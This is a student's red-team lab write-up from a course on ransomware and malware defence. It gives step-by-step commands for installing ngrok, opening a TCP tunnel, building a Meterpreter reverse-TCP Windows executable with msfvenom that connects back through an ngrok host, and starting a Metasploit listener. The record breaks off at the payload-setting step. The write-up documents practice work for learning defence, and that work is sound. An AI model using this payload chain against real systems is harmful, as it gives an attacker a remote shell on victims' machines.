


:Infecting a Windows System: Red Team Lab (Creating + Deploying a Payload):

By: Michael Warner


PHASE #1: Setting up & Installing:

1. After bootup of Kali VM; I ran an update and first attempted an install of ngrok




2. Installed ngrok packages using bash command: **curl -s**


<https://ngrok-agent.s3.amazonaws.com/ngrok.asc> | sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null && echo "deb https://ngrok-agent.s3.amazonaws.com buster main" | sudo tee /etc/apt/sources.list.d/ngrok.list




3. Re-ran update after package install; this is needed to restart services




4. Installing ngrok using bash command: `sudo apt install ngrok`




5. Added Authenticator Token




6. Connection created successfully using bash command: **ngrok tcp 4444**



7. Installing Metasploit using bash command: `sudo apt install metasploit-framework`




8. Payload (Malware) created successfully using bash command: `msfvenom -p windows/meterpreter_reverse_tcp LHOST=6.tcp.ngrok.io LPORT=16535 -f exe -o /home/labuser/test.exe`



PHASE #2: Metasploit Listener & Deliver + Monitor:

1. Opening Metasploit using bash command: **msfconsole**




A screenshot of a web browser window titled "Practice Labs | CS - Ransomware". The URL is "lms.simplilearn.com/courses/7577/CS---Ransomware-and-Malware---Defense,-Analysis-and-Response/practice-labs". The main content area shows a Kali Linux desktop with a terminal window open. The terminal window title is "Kali Virtual Machine [Running] - Oracle VM VirtualBox". It displays the Metasploit console output:

```
labuser@kali: ~
[metasploit] metasploit v6.4.69-dev
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post
+ -- --=[ 1669 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

2. Using the generic listener: **use exploit/multi/handler**




A screenshot of a web browser window titled "Practice Labs | CS - Ransomware". The URL is "lms.simplilearn.com/courses/7577/CS---Ransomware-and-Malware---Defense,-Analysis-and-Response/practice-labs". The main content area shows a Kali Linux desktop with a terminal window open. The terminal window title is "Kali Virtual Machine [Running] - Oracle VM VirtualBox". It displays the Metasploit console output:

```
labuser@kali: ~
[metasploit] metasploit v6.4.69-dev
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post
+ -- --=[ 1669 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit(multi/handler) >
```


3. Set the matching stageless payload: `set payload windows/meterpreter_reverse_tcp`



A screenshot of a web browser window displaying a Kali Linux desktop environment. The terminal window shows the following Metasploit command:

```
labuser@kali: ~
